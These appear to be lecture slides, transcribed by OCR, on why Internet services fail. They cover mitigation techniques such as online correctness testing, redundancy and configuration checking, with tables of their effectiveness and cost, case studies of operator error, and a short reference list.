
Table 5: Average TTR for failures by component and type of cause, in hours. The component is described as node or network, and failure cause is described as operator error, hardware, software, unknown, or environment. The number in parentheses is the number of service failures used to compute that average. We have excluded the "overload" category because of the very small number of failures due to that cause.




Mitigation Techniques

- Correctness testing
  - Online and offline
- Redundancy
- Fault injection and load testing
  - Test system response to adverse conditions
- Configuration checking
- Component Isolation
  - Prevent cascading failures
- Scheduled reboots
  - Prevents latent errors from causing a failure

Effectiveness and Cost (Online)



Technique	System state or transition avoided/ mitigated	instances potentially avoided/ mitigated
Online correctness testing	component failure	26
Expose/monitor failures	component being repaired	12
Expose/monitor failures	problem being diagnosed	11
Redundancy	service failure	9
Config. checking	component fault	9
Online fault/load injection	component failure	6
Component isolation	service failure	5
Pre-deployment fault/load injection	component fault	3
Proactive restart	component fail	3
Pre-deployment correctness testing	component fault	2



Technique	Imple-mentation cost	Potential reliabil-ity cost	Perform ance impact
Online-correct	medium to high	low to moderate	low to moderate
Expose/ monitor	medium	low (false alarms)	low
Redundancy	low	low	very low
Online-fault/load	high	high	moderate to high
Config	medium	zero	zero
Isolation	moderate	low	moderate
Pre-fault/ load	high	zero	zero
Restart	low	low	low
Pre-correct	medium to high	zero	zero

More Detailed Case Studies

- Operator error brought down half of the front end servers for a user group
  - No backup control path for power supplies
- Front-end upgrade changed the format of alias lookup
  - Continual retires resulted in overloading a back-end database
  - Online testing and better isolation needed
- Misconfigured software silently dropping messages
  - Online testing and higher error visibility
- 3rd party configuration change
  - Poor communication between Online and an external service provider made diagnosis difficult

Conclusion

- The operator is often overlooked in system design
  - Operator error contributes the most towards visible service failure
  - How do we correct for this?
    - Better interfaces and tools
    - Automated configuration checking
- Is a standardized, global failure data repository a feasible idea?
  - More importantly, would tech companies actually use it?

References

- The Monoculture Risk Put into Context. Fred B. Schneider and Ken Birman. IEEE Security & Privacy. Volume 7, Number 1. Pages 14-17. January/February 2009.
- Why Do Internet Services Fail, and What Can Be Done About It? D. Oppenheimer, A. Ganapathi, 1. and D.A. Patterson, Proc. 4th Usenix Symp. Internet Technologies and Systems, Usenix Assoc., 2003, pp. 1–16
- On the Effectiveness of Address-Space Randomization. Shacham, H. and Page, M. and Pfaff, B. and Goh, E.J. and Modadugu, N. and Boneh, D, Proceedings of the 11th ACM conference on Computer and communications security,pp 298—307, 2004
- SoK: The Eternal Way in Memory. Laszlo Szekeres, Mathias Payer, Tao Wei and Dawn Song. SP '13 Proceedings of the 2013 IEEE Symposium on Security and PrivacyPages 48-62
- Andy Greenberg, "How to Use Your Cat to Hack Your Neighbor's Wi-fi", 8 August 2014,

  http://www.wired.com/2014/08/how-to-use-your-cat-to-hack-your-neighbors-wi-fi/